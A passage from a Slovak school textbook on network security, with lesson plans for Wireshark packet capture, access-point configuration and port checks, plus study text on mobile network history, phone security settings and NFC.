
Otvorte program Wireshark, nastavte filter, z ktorej sieťovej karty budete snímať premávku a spustíte sledovanie. V príkazovom riadku spustíte napr. príkaz **ping** na niektorý známy server a vo wireshark nastavte filter ICMP. Budú sa vám zobrazovať iba pakety, ktoré sú generované príkazom ping a odchádzajú alebo prichádzajú do vášho počítača. Pozrite obr. 6.4.

Dvoj kliknutím na niektorú položku zoznamu sa otvorí okno s informáciami o pakete. Napíšte odpovede na otázky v tabuľke:

Poznámka: Wireshark je voľne stiahnuteľný napríklad na:
<https://www.wireshark.org/download.html>

Otázka	Vaša odpoveď
Dĺžka rámca:	
Cieľová a zdrojová adresa? Ako sa menili?	
Použitý protokol?	


Spúšťanie/zastavenie
snímania




Obrázok 6-4 Prostredie Wireshark

6.2 Bezpečnosť počítačovej siete – bezdrôtové pripojenie (metodika) – 1. hodina

Špecifické ciele VH:

	ŠPECIFICKÝ CIEĽ - KOGNITÍVNY	ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Vysvetliť rozdiel medzi Wireles LAN a Ethernet LAN	2
2	Demonštrovať konfiguráciu AP	3
3	Porovnať poskytovanie pripojenia na AP so šifrovaním a bez neho	2
4	Posúdiť kvalitu signálu bezdrôtovej siete	4
5	Rozlíšiť použitie jednotlivých portov pre jednotlivé sieťové služby	3
6	Zhodnotiť používanie softvéru Wireshark pre sieťové služby	3

	ŠPECIFICKÝ CIEĽ – AFEKTÍVNY
1	Postoj ku používaniu nezabezpečeného pripojovania k sieťam
2	Postoj ku ochrane softvéru a dát v počítači – budovať a prehľbovať potrebu ochrany digitálneho obsahu počítača.

DIDAKTICKÝ PROBLÉM

Metodika umožňuje žiakom prakticky skúšať poznatky z témy Bezdrôtové pripojenie. Na práci s konkrétnym hardvérom a softvérom, na konfigurovanie, testovanie a sledovanie siete žiaci pozorujú priebeh toku paketov, informácií, ktoré nesú, aké údaje sa dajú z paketov zistiť, aké je

nebezpečné používať nešifrovanú komunikáciu a nezabezpečené siete. Budú objavovať reálnu komunikáciu medzi sieťovými zariadeniami – počítačmi, servermi a prístupovými bodmi.

MOTIVÁCIA



Hodinu začneme diskusiou o používaní smartfónov a ich pripojení na Wi-Fi siete. Učiteľ môže klásť otázky typu: V akých neobvyklých situáciách ste boli pripojení na Wi-Fi sieť a hľadali niečo na internete? Očakávame odpovede typu: „Hľadali sme mapu zjazdoviek sediac na lyžiarskom vleku“, alebo „Na koncerte, keď sme hľadali informácie o účinkujúcich“, alebo „Na koncerte, keď sme na sociálne siete vešali fotografie z koncertu“ a podobne. Otázka: „Aké zariadenia a technológia umožňuje, aby sme mohli prehľadávať internet, bez toho, aby sme boli káblom pripojení na UTP zásuvku?“

Učiteľ napíše na tabuľu „Bezdrôtové siete“.

SKÚMANIE 1. – 5 MIN.



Žiaci z učebného materiálu zistia, aké štandardy definujú bezdrôtové siete, aké sú rozdiely medzi Ethernetovými sieťami, aké sú ich výhody a nevýhody. Žiaci rozdelení do skupín, pracujú na odpovediach na otázky:

Otázky	Správne odpovede
Na akých parametroch sa klient, počítač a AP dohadujú počas pripájania?	<ul style="list-style-type: none">• Objavenie nového bezdrôtového AP• Autentifikácia s AP• Priradenie sa k AP
Porovnajte aktívny a pasívny režim pripájania k AP	<p>Pasívny - AP otvorene propaguje svoju službu pravidelným odosielaním broadcastových rámcov obsahujúcich identifikátor SSID</p> <p>Aktívny – bezdrôtový klient pozná SSID siete a vysiela požiadavku na sieť, hľadá ju aktívne.</p>

Kedy sa používa WLC? Uvedte príklad. Máte WLC aj vo vašej škole?	Vo veľkých sieťach, pre jednoduchú správu veľkého počtu AP.
--	---

Krátko diskutujte so žiakmi o odpovediach na otázky.

CVIČENIE 1 – PRESKÚMAJTE!

Preskúmajte informácie o svojom Wi-Fi pripojení a káblovom pripojení

Vašou úlohou je, aby ste v počítači určili dostupnosť a stav sieťových kariet (NIC), ktoré používa váš počítač. Systém Windows poskytuje niekoľko spôsobov, ako môžete zobraziť a pracovať s vašimi NIC.

Požadované pomôcky:

- 1 počítač (Windows) s dvoma sieťovými kartami: káblová a bezdrôtová,
- možnosť bezdrôtového pripojenia, napr. Wi-Fi router v triede

Identifikácia a práca s počítačovou sieťovou kartou

Nájdite identifikátory sieťovej karty v počítači, ktorý používate. Preskúmajte rôzne spôsoby extrakcie informácie o týchto kartách a ako ich aktivovať a deaktivovať. Pripojte váš počítač do Wi-Fi siete a získajte nasledujúce informácie.

Otázky	Správne odpovede
Aká je SSID siete, kde ste sa pripojili?	Meno podľa vašej siete
Aké sú ďalšie SSID vo vašom okolí?	Podľa vašej situácie
Aká je rýchlosť prenosu na SSID, kde ste sa pripojili?	Podľa údajov na sieťovej karte
Aká je MAC adresa vašej bezdrôtovej sieťovej karty?	Použijeme ipconfig -all
Je v zozname viac DNS serverov?	Podľa výsledku zobrazenia ipconfig

Zobrazte heslo do vašej Wi-fi siete.	
Identifikujte nasledovné ikony: 	

CVIČENIE 2 – NAKONFIGURUJTE!

- Nakonfigurujte váš cvičný access point, cez http rozhranie. Nastavte režim siete, SSID, nastavenie kanálov, bezpečnostný režim, šifrovanie a heslo. Povoľte propagovanie SSID
- Vidíte na počítačoch identifikátor siete? Pripojte sa s počítačom s Wi-Fi kartou na nakonfigurovaný AP.
- Zakážte propagovanie SSID.
- Vidíte na počítačoch túto sieť? Pripojte sa teraz na túto sieť.

Poznámka: V triede musí byť k dispozícii aspoň 1 smerovač pre 4 žiakov.

VYSVETLENIE


V tejto časti hodiny, žiaci majú zhrnúť postup, akým hľadali a vytvorili pripojenie na Wi-Fi sieť na počítači, ako zistili stav bezdrôtovej siete a odpovede na otázky v cvičení 1. Podobne si žiaci majú rozdiskutovať a zhrnúť poznatky z konfigurovania AP, z aktívneho a pasívneho propagovania SSID.


DIAGNOSTIKA

Funkčnosť nakonfigurovania AP, nastavenie propagovania SSID, pripojenie do počítačovej Wi-Fi siete a aktivita žiakov na hodine je diagnostikou dosiahnutia cieľov tejto hodiny.

6.3 Bezpečnosť počítačovej siete – bezdrôtové pripojenie (metodika) – 2. hodina

Špecifické ciele VH:

	ŠPECIFICKÝ CIEĽ - KOGNITÍVNY	ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Vyjadriť vlastnými slovami vlastnosti firewallu, charakterizovať výhody používania firewallu	2
2	Overiť otvorenosť sieťových portov na hostiteľovi	3
3	Popísať funkciu prístupových zoznamov pre konkrétnu pracovnú stanicu v sieti	2
4	Rozlíšiť použitie jednotlivých portov pre jednotlivé sieťové služby	3
5	Zhodnotiť používanie softvéru Wireshark pre sieťové služby	3

	ŠPECIFICKÝ CIEĽ – AFEKTÍVNY
1	Postoj ku používaniu nezabezpečeného pripojovania k sieťam
2	Postoj ku ochrane softvéru a dát v počítači – budovať a prehĺbovať potrebu ochrany digitálneho obsahu počítača.

DIDAKTICKÝ PROBLÉM

Metodika umožňuje žiakom prakticky skúšať poznatky z témy Bezdrôtové pripojenie. Na práci s konkrétnym hardvérom a softvérom, na konfigurovanie, testovanie a sledovanie siete žiaci pozorujú priebeh toku paketov, informácií, ktoré nesú, aké údaje sa dajú z paketov zistiť, aké je nebezpečné používať nešifrovanú komunikáciu a nezabezpečené siete. Budú objavovať reálnu komunikáciu medzi sieťovými zariadeniami – počítačmi, servermi a prístupovými bodmi.

MOTIVÁCIA – 3 MIN.



Hodinu začneme diskusiou o zabezpečení Wi-Fi sietí. Akými technológiami môžeme zabezpečiť bezdrôtovú komunikáciu? Pretože jednou nevýhodou tejto komunikácie je okrem iných jednoduché odchyťovanie paketov. Aká môže byť ochrana siete? Ako môžeme zistiť, že sieť alebo náš počítač je napadnutý a robí niečo, čo nechceme? Jednou z odpovedí bude aj „počítač je pomalý, spomalí sa jeho výkon, sieť je pomalá“ a podobne.

SKÚMANIE 1. – 10 MIN.



Žiaci z učebného materiálu majú zistiť, aké sú spôsoby ochrany sietí: brána Firewall, kontrola sieťových portov, a zoznamy riadenia prístupu – ACL, a VPN, bezdrôtového smerovača, ochrana heslom a šifrovaním, pravidelné aktualizácie softvéru smerovača. Žiaci sú rozdelení do skupín po dvojiciach a pracujú na odpovediach na otázky:

Otázka	Odpoveď
Prečo máme zmeniť SSID našej Wi-Fi siete?	Podľa továrenských nastavení tam môže byť názov routera. Útočník podľa typu routera vie nasadiť vhodný útok na neho.
Ako vie sieťový protokol rozlíšiť, ktorej otvorenej sieťovej aplikácii daný paket patrí?	Podľa čísla portu
Napíšte aspoň 3 dobre známe čísla portov a sieťové služby, ktoré k nim patria	80 – http 21 – FTP 110 – POP3
Prečo máme používať silné heslá do smerovačov?	Kvôli bezpečnosti
Aký dôvod má nepropagovanie SSID?	Kto nepozná SSID, tak nevie o existencii siete

VYSVETLENIE - 10 MIN.



V tejto časti hodiny, žiaci majú zhrnúť spôsob ochrany počítačov a sietí. Upozorníme ich na to, že firewall ochraňuje sieť a počítače pred vonkajšími útočníkmi, ACL zase riešia presný filter pre

hostiteľov, počítače a služby prístupné pre hostiteľov. Ide o to, aby sa zabránilo neoprávnenému vstupu ku dátam a ich zneužitiu. ACL sa nastavujú dovolené a zakázané služby ako sú PING, Telnet, SSH, a pod. VPN siete sa vytvárajú cez IPSec protokol v tuneli cez Internet, vytvárajú šifrovanú komunikáciu a podobne. Nechajte žiakov, aby si to navzájom vysvetľovali a o týchto bezpečnostných službách diskutovali. Nezabudnite hovoriť aj o tom, ako fungujú sieťové porty a prečo je nebezpečné nechávať nepoužívané porty otvorené.

ROZPRACOVANIE - 10 MIN.



CVIČENIE –PRESKÚMAJTE!



Skúmanie sieťových portov počítača

Skontrolujte, ktoré porty na vašom počítači sú otvorené. Porovnajte čísla lokálnych portov a vzdialených portov, ktoré sú otvorené na vašom počítači. Ak žiaden port nie je otvorený, otvorte si webovú stránku školy, alebo niektorej domény a pozorujte, ako sa zmenia čísla portov. Zodpovedajte na nasledujúce otázky:

Poznámka: Je to možné urobiť príkazom v príkazovom riadku netstat -a alebo netstat -b, alebo použiť program: CurrPorts zo stránky: <https://www.slunecnice.cz/sw/currports/> . Ten zobrazí prehľad portov v okne.

Aké porty a služby sú povolené?	
Aké porty a služby sú zakázané?	
S akým vzdialeným hostiteľom komunikuje váš počítač?	
Cez aký port komunikuje vzdialený hostiteľ?	
Aká je jeho IP adresa a URL?	

CVIČENIE –PRESKÚMAJTE!



Používanie Wireshark

Program Wireshark je softvérový protokolový analyzátor alebo aplikácia "packet sniffer", ktorá sa používa na riešenie problémov v sieti, analýzu, vývoj softvéru, protokolov a vzdelávanie. Keďže dátové toky prechádzajú cez sieť, sniffer "zachytáva" každú protokolovú dátovú jednotku (PDU) a môže dekódovať a analyzovať jej obsah podľa príslušného IP alebo iných špecifikácií.

Wireshark je užitočný nástroj pre každého, kto pracuje so sieťami na analýzu dát a riešenie problémov. Aplikáciu Wireshark budeme používať na zachytenie dátových paketov ICMP.


Otvorte program Wireshark, nastavte filter, z ktorej sieťovej karty budete snímať premávku a spustíte sledovanie. V príkazovom riadku spustíte napr. príkaz **ping** na niektorý známy server a vo wireshark nastavte filter ICMP. Budú sa vám zobrazovať iba pakety, ktoré sú generované príkazom ping a odchádzajú alebo prichádzajú do vášho počítača. Pozrite obr. 6.4.

Dvoj kliknutím na niektorú položku zoznamu sa otvorí okno s informáciami o pakete. Napíšte odpovede na otázky v tabuľke:

Poznámka: Wireshark je voľne stiahnuteľný napríklad na:
<https://www.wireshark.org/download.html>

Otázka –pre príkaz ping	Vaša odpoveď
Dĺžka rámca:	98 B
Cieľová a zdrojová adresa? Ako sa menili?	Napr. Destination: 192.168.0.1 source: 192.168.0.101 a v nasledujúcom výpise sa vymenili
Použitý protokol?	eth:ethertype:ip:icmp:data

Spúšťanie/zastavenie
snímania



VYSVETLENIE - 5 MIN.



Spýtajte sa žiakov, či je možné z pozorovania komunikácie cez Wireshark zistiť, aké pakety sa generujú pri prezeraní webových stránok? Vyzvite ich, aby si popozerali prostredie wireshark a zistili čo najviac informácií o prebiehajúcej komunikácii na sieti. Vyzvite ich, aby túto komunikáciu zhodnotili.


DIAGNOSTIKA



Správnosť odpovedí v pracovných listoch a aktivita žiakov na hodine je diagnostikou dosiahnutia cieľov tejto hodiny.

BIBLIOGRAFIA

- [1] ESET , „Expert odporúča: Šesť rád, ako si ochrániť domácu sieť,“ 12 2018. [Online]. Available: <https://tech.sme.sk/c/20782357/expert-odporuca-sest-rad-ako-si-ochranit-domacu-siet.html>.
- [2] Wikipedia.sk, „Port(sieťové protokoly),“ 01 07 2017. [Online]. Available: [https://sk.wikipedia.org/wiki/Port_\(sie%C5%A5ov%C3%A9_protokoly\)](https://sk.wikipedia.org/wiki/Port_(sie%C5%A5ov%C3%A9_protokoly)). [Přístup získán 11 2018].
- [3] Wikipedia - NTP, „Network Time Protocol,“ 2018. [Online]. Available: https://en.wikipedia.org/wiki/Network_Time_Protocol.
- [4] Cisco Networking Academy, Introduction to Networks Companion Guide v5.1, Cisco Press, 2016.



INFORMAČNÁ BEZPEČNOSŤ (07. KAPITOLA)

.....

MÁRIA SPIŠÁKOVÁ

OBSAH

7	Bezpečnosť počítačovej siete – mobilné pripojenie	182
7.1	Bezpečnosť počítačovej siete – mobilné pripojenie (študijný text)	184
7.1.1	Od telefónov k mobilnej sieti	184
7.1.2	Z histórie mobilných telefónov	184
7.2	Zabezpečenie mobilných telefónov	186
7.3	Komunikácia na krátke vzdialenosti - NFC	189
7.4	Bezpečnosť počítačovej siete – mobilné pripojenie (metodika)	193
	Bibliografia	199

7 BEZPEČNOSŤ POČÍTAČOVEJ SIETE – MOBILNÉ PRIPOJENIE

autor textového materiálu: RNDr. Mária Spišáková, PhD.

autor metodiky: RNDr. Mária Spišáková, PhD.

čas: 1 vyučovacia hodina (VH)

Vstupné požiadavky na žiaka:

- pracovať so súbormi a priečinkami počítača; poznať základné ovládanie mobilného telefónu
- identifikovať, či je telefón pripojený na bezdrôtovú sieť
- pracovať s webovým prehliadačom;
- znalosť ISO/OSI modelu

Materiálne prostriedky výučby:

- počítač pre učiteľa pripojený na internet s webovým prehliadačom, s výstupom cez dataprojektor;
- žiacke počítače pripojené na internet s webovým prehliadačom; ideálne 1 počítač – 1 žiak, minimálne 1 počítač – 2 žiaci;
- mobilné telefóny alebo tablety, môžu byť aj osobné, vhodné je, ak budú mať rôzny OS

Odporúčané metódy:

- interaktívna demonštrácia;
- diskusia;
- kooperácia v skupine;

Žiakom rozvíjané spôsobilosti:

- pracovať s prostriedkami IKT;
- vyhľadávať a používať informácie;
- nájsť podstatné skutočnosti ku problému, posudzovať;
- kriticky zhodnotiť získané informácie;
- diskutovať;

Prierezové témy

Ako integrovaná súčasť tohto VP sa uplatnia konkretizácie z prierezových tém:

- mediálna výchova

- rozvíjať praktickú schopnosť obhájiť svoj názor, argumentovať, diskutovať,
- osobnostný a sociálny rozvoj
 - rozvíjať základné zručnosti komunikácie a vzájomnej spolupráce;

7.1 Bezpečnosť počítačovej siete – mobilné pripojenie (študijný text)

7.1.1 Od telefónov k mobilnej sieti

Mobilné telefóny sú prenosné elektronické zariadenia, ktoré sú určené na hlasovú, obrazovú, textovú a dátovú komunikáciu. Vzhľadom na svoju stavbu a vlastnosti umožňujú pripájanie sa na internet, prezerať webové stránky, hrať na nich hry, nastavovať udalosti na kalendári, slúžia ako diktafóny, video kamery, prehrávače hudby a videa a pod. Je možné ich spojiť s inými zariadeniami cez infračervený port, bluetooth, NFC, Wi-Fi alebo dátový kábel. (NFC - Near Field Communication – komunikácia na krátku vzdialenosť, do 10 cm).

Rozdiel medzi klasickým a mobilným telefónom spočíva predovšetkým v spôsobe prenosu. Pri klasickom uskutočňujeme spojenie po vedení, čiže po drôte, zatiaľ čo pri mobilných telefónoch využívame rádiové spojenie, ktoré je rozširované prostredníctvom tzv. mobilnej siete. Mobilný telefón je prakticky rádiový prijímač a vysielač.

7.1.2 Z histórie mobilných telefónov

Plne automatické mobilné siete boli prvýkrát zavedené v prvej polovici roku 1980 (Siete prvej generácie). Nordic Mobile Telephone (NMT) systém bol prvý mobilný systém, pretože umožnil medzinárodný hovor. V roku 1981 bol prevádzkovaný v Dánsku, Fínsku, Nórsku a Švédsku. Systém NMT umožnil telefonovať vo všetkých týchto krajinách. Komunikácia bola realizovaná na analógovej technológii a hlasový prenos alebo šifrovaný. [1]

U nás na Slovensku bola dňa 15. januára 1997 komerčne spustená prvá GSM sieť. Spustila ju spoločnosť Globtel GSM, predchodca Orangeu. Eurotel – dnešný Telekom – ju nasledoval za necelý mesiac. V roku 1996 Ministerstvo dopravy, pôšt a telekomunikácií SR udelilo 4. septembra 1996 dve „Poverenia na prevádzkovanie verejných rádiatelefonných sietí GSM v pásme 900 MHz“, z ktorých jedno dostal EuroTel Bratislava, druhé konzorcium Slovotel [2].

GSM je **digitálna** sieť optimalizovaná pre duplexnú hlasovú prevádzku. GSM bola vyvinutá ako bezpečný bezdrôtový systém, využíva na šifrovanie autentifikáciu používateľa pomocou zdieľaného kľúča. GSM používa niekoľko **šifrovacích algoritmov** kvôli bezpečnosti. [3]

Vývoj mobilných zariadení

Keď popisujeme mobilnú komunikáciu, popisujeme rýchlosť, frekvenciu a systém v číselných generáciách, ako sú 3G, 4G alebo 5G. Každá generácia má jedinečné technológie, ktoré ich definujú.

Tretia generácia mobilných sietí - 3G

Mobilná sieť 3G bola uvedená na trh v roku 2001. Ciele pre mobilnú komunikáciu 3G mali umožniť väčšiu hlasovú a dátovú kapacitu, podporiť širší rozsah aplikácií a zvýšiť prenos údajov za nižšie náklady. V súčasnosti sú prenosové rýchlosti od 200 kb/s po 2000kb/s. Po prvýkrát táto

generácia podporovala vysokorýchlostný širokopásmový prístup k internetu, ako aj pevný prístup k bezdrôtovému internetu a boli umožnené videohovory, rozhovory a konferencie, mobilná televízia, video na požiadanie, navigačné mapy, e-maily, mobilné hry, hudbu a digitálne služby napr. filmy.

V rámci 3G boli zavedené významne väčšie bezpečnostné funkcie, vrátane prístupu k sieti a zabezpečenia domény a zabezpečenia aplikácií

Štvrtá generácia mobilných sietí - 4G

V roku 2010 bola uvedená štvrtá generácia mobilných sietí. Celý sieťový systém je založený na IP protokole. Jeho cieľom je poskytovať užívateľom vysokú rýchlosť, vysokú kvalitu a vysokú kapacitu a súčasne zlepšiť bezpečnosť a znížiť náklady na hlasové a dátové služby, multimédiá a internet cez IP.

Hlavnou výhodou siete založenej na IP je to, že dokáže bez problémov odovzdávať hlasové a dátové technológie GSM, z predchádzajúcej infraštruktúry rôznych generácií. 4G zaviedol štandard LTE, ktorý podporuje prepínanie paketov sieťami IP. Bolo zavedených veľa zmien v infraštruktúre sietí, ktoré musia poskytovatelia služieb implementovať, aby mohli byť dodávané hlasové volania v GSM. 4G siete ponúkajú dátovú rýchlosť najmenej 100 Mb za sekundu. 4G siete poskytujú šifrovanie a zvýšenú odolnosť voči rôznym typom útokov. [4] Bezpečnostné chyby, ktoré sa na technológii LTE objavujú sú ihneď odstraňované aby sa zabezpečila čo najväčšia ochrana dát používateľov. Chyby, ktoré sa vyskytli v 03/2018 boli pri prihlasovaní a odhlasovaní zariadenia do siete zo siete. [4]. Pre užívateľov mobilných telefónov je jedným z odporúčaní udržiavať OS telefónu v aktuálnom stave. Ako náhle vyjdú aktualizácie OS, tak je potrebné si ich nainštalovať na telefón. Tieto obsahujú aj vylepšenia bezpečnosti telefónu.

CVIČENIE –PRESKÚMAJTE!

Nájdite informácie o histórii mobilných sietí na Slovensku.

Vašou úlohou je zistiť informácie o mobilných telefónoch 1., 2., 3. a 4. generácie. Zodpovedajte na otázky v tabuľke

Otázka	Odpoveď
Kedy bol vyrobený prvý mobilný telefón (Motorola Dyna TAC 8000X)	
Koľko vážil prvý mobilný telefón?	

Aké služby poskytovali mobilni 1. , 2: a 3. generácie?	
Kedy bol uskutočnený prvý hovor v analógovej sieti NMT Slovenského operátora Eurotel?	
Kedy začalo šifrovanie mobilnej komunikácie?	
Aké boli známe zraniteľnosti služieb mobilných sietí?	

7.2 Zabezpečenie mobilných telefónov

Bezpečnosť mobilných technológií je porovnanie rizika spojeného s používaním mobilných technológií. Napriek pozitívnym dopadom sa bezpečnostné tímy musia zaoberať rizikom spoločným pre všetky mobilné zariadenia a aplikácie. Uvedieme niekoľko ilustratívnych príkladov.

Zraniteľnosť	Hrozba	Riziko, nebezpečenstvo
Technológia Bluetooth (BT) je pre mnohých používateľov veľmi výhodná pre hands-free konverzácie; Často sa však ponecháva zapnutá aj v prípade, že už sa nepoužíva.	Útočníci môžu objaviť zariadenie a potom spustiť útok.	Zničenie zariadenia, stratené údaje, odpočúvanie hovorov, možné vystavenie citlivých informácií
V zariadení sú uložené nezašifrované informácie	V prípade, že útočník zachytí údaje počas prenosu alebo ukradne zariadenie, alebo ak zamestnanec stratí zariadenie, údaje sú čitateľné a použiteľné.	Odhalenie citlivých údajov, čo vedie k poškodeniu organizácie, zákazníkov alebo zamestnancov
Zariadenie nemá žiadne požiadavky na autentifikáciu	Ak je zariadenie stratené alebo odcudzené, zloději môžu získať prístup k zariadeniu a všetkým jeho údajom.	Odhalenie údajov, čo má za následok stratu osobných údajov, fotografií, hesiel, krádež identity a pod.

Ďalšou významnou hrozbou je **krádež identity**, ku ktorej môže dôjsť v dôsledku získania a analýzy ukradnutého alebo strateného mobilného zariadenia. Mnoho mobilných operačných systémov pre mobilné telefóny povoľuje prepojenie používateľského účtu s poskytovateľom mobilného

pripojenia, čím výrazne zvyšuje riziko straty vlastnej digitálnej identity pri strate mobilného telefónu.

Spojenie medzi mobilným zariadením a účtom niekedy podlieha ešte väčšiemu riziku, keď sú služby s pridanou hodnotou ponúkané ako doplnok k existujúcemu používateľskému účtu. Niektoré operačné systémy ponúkajú bezpečné úložisko pre používateľské údaje od osobných údajov až po automatizované ukladanie kreditných kariet a platobné funkcie. Nesmiete zanedbávať riziko zverovania citlivých údajov na mobilné zariadenie ("všetko na jednom mieste").

Z hľadiska riadenia bezpečnosti sa uskutočnilo niekoľko pokusov zabrániť alebo aspoň zmierniť hrozbu straty alebo krádeže zariadenia, a to nasledovnými funkcionalitami [5]:

- Sledovanie a lokalizácia zariadenia
- Funkcie vzdialeného vypnutia / vymazania
- Funkcie zámku karty SIM na diaľku


V súčasnosti sú na Slovensku najrozšírenejšie tieto operačné systémy pre mobilné telefóny : [6]:

- Android
- iOS
- Windows

Najdôležitejšími nastaveniami pre zabezpečenie mobilných telefónov sú:

- Pripájanie do verejných bezdrôtových sietí
- Zabezpečenie obrazovky
- Automatické vypnutie
- šifrovanie údajov v telefóne
- Zálohovanie údajov
- Oprávnenia aplikácií

Pre pripájanie do verejných sietí Wi-Fi platia rovnaké pravidlá ako pre počítače. Nepripájajte sa do nezabezpečenej počítačovej siete, kde je otvorená komunikácia bez nastaveného šifrovania. Ak už ste na takejto sieti, neprihlasujte sa do svojich emailových účtov, účtov v elektronickom bankovníctve e-banking- Vo všeobecnosti nie je vhodné sa prihlasovať cez verejné bezdrôtové siete do žiadnych služieb, ktoré vyžadujú zadanie prihlasovacích údajov.



Obrázok 7-1 Nastavenie oprávnení pre aplikácie

CVIČENIE – POUŽITE!

Na svojom mobilnom telefóne skontrolujte všetky spomínané nastavenia: Zabezpečenie obrazovky, automatické vypnutie, šifrovanie údajov v telefóne, zálohovanie údajov, oprávnenia aplikácií.

CVIČENIE –ROZDISKUTUJTE!

Rozdiskutujte jednotlivé nastavenia mobilných telefónov. Ku každému nastaveniu uveďte aspoň 1 hrozbu. Pracujte v skupinách aspoň 3 študentov.

Pripájanie do verejných Wi-Fi sietí:

Zabezpečenie obrazovky:

Automatické vypnutie:

Šifrovanie údajov v telefóne:

Zálohovanie údajov:

Oprávnenia aplikácií [7]

Poznámka: Na telefóne Samsung s Androidom sa tieto nastavenia robia nasledovne:

- Na zálohovanie telefónu najskôr prejdite do nastavení

- Zvoľte Účty (nastavenie účtov)
- Vyberte S-Cloud (SAMSUNG Cloud)
- Vráťte sa o krok späť
- Vyberte zálohovanie (Záloha a reset)
- Zapnite „Zálohovanie dát“ (štvrtá položka zhora)
- Po zapnutí zálohovania zvoľte „Zálohovať“ (prvá položka)
- Vyberte položky na zálohu
- Potvrďte a počkajte na dokončenie prenosu

7.3 Komunikácia na krátke vzdialenosti - NFC



História technológie NFC (Near Field Communication) sa začala v roku 2003 a stále patrí medzi najnovšie možnosti komunikácie. Aj keď si to možno neuvedomujeme, tak NFC je bežnou súčasťou našich životov. Najbežnejším príkladom je bezkontaktná platba kartou, ktorá využíva práve túto technológiu.

NFC technológia definuje komunikáciu na krátku vzdialenosť, ktorá vychádza z RFID (Radio Frequency Identification) štandardov a používa frekvenciu 13,56 MHz, pričom dosah je rádovo v jednotkách centimetrov.

CVIČENIE – POZRITE SI A DISKUTUJTE!

Pozrite si informačné video, kde sa používa komunikácia NFC na tejto linke:
<https://youtu.be/Gbv2Bli9i58>

Spolu v skupinách zhodnoďte výhody a bezpečnostné hrozby využívania technológie NFC. Napíšte aspoň 2 výhody a 2 hrozby.

V triede vytvorte na tabuľu myšlienkovú mapu, na ktorej uvediete vami vymyslené výhody a hrozby používania NFC. Diskutujte o nich so spolužiakmi a navrhňte spôsob ochrany.

NFC komunikácia funguje na princípe elektromagnetickej indukcie. To umožňuje nielen komunikáciu dvoch aktívnych zariadení (zdroj napájania je súčasťou zariadenia), ale aj komunikáciu aktívneho a pasívneho zariadenia (zdroj napájania nie je súčasťou zariadenia). NFC komunikáciu rozdeľujeme do troch režimov [8]:

- Reader/writer – komunikácia medzi aktívnym zariadením a NFC tagom. NFC tag je pasívne zariadenie, väčšinou to má podobu karty, alebo žetónu. Tento obsahuje anténu a NFC čip, nemá vlastný zdroj energie. Cieľom tejto komunikácie je čítanie alebo zapisovanie dát z alebo do pamäte NFC tagu.
- Card emulation – je to špeciálny režim, pri ktorom sa aktívne NFC zariadenie, to môže byť náš mobilný telefón, správa ako pasívny NFC čip. Keď sa toto zariadenie pripojí k čítačke, tak prebehne komunikácia. Takto prebieha bezkontaktná platba mobilným telefónom.

- Peer-to-peer – komunikácia dvoch aktívnych zariadení, napríklad dva mobilné telefóny umiestnené vedľa seba v blízkej vzdialenosti, ktoré si prostredníctvom tohto módu vymieňajú dáta.

NFC v bežnom živote má viacero využití.

- Prenos súborov – napríklad odkazy, alebo hudbu. Ak sú tieto súbory väčšie, tak sa NFC spustí len preto, aby sa spustil Bluetooth, ktorý spojí dva telefóny a spustí sa prenos.
- Prenos nastavení – umožňuje jednoducho a rýchlo preniesť nastavenia zo starého telefónu do nového.
- Platba smartfónom, alebo inteligentnými hodinkami, alebo bezkontaktnou platobnou kartou – napríklad služba Apple pay, ktorá sa používa na zariadeniach firmy Apple, sa stáva čoraz populárnejšou. Umožňuje platiť pomocou mobilného telefónu alebo pomocou inteligentných hodínok.
- NFC tagy (štítky) - využíva sa to napríklad v múzeách a podobne. Niektoré múzeá, mestá, zaujímavé lokality majú umiestňovaný NFC štítok pri jednotlivých exponátoch na zobrazenie informácií o nich. Mobilné telefóny vybavené technológiou NFC môžu vďaka NFC tagom získať okamžitý prístup k nastaveniam, odkazom či aplikáciám, na ktoré tieto štítky odkazujú. V súčasnosti mnohé bezdrôtové slúchadlá sú vybavené NFC čipom, tento slúži na rýchlejšie spojenie s telefónom a ďalej prenos zvuku prebieha cez Bluetooth. [7]

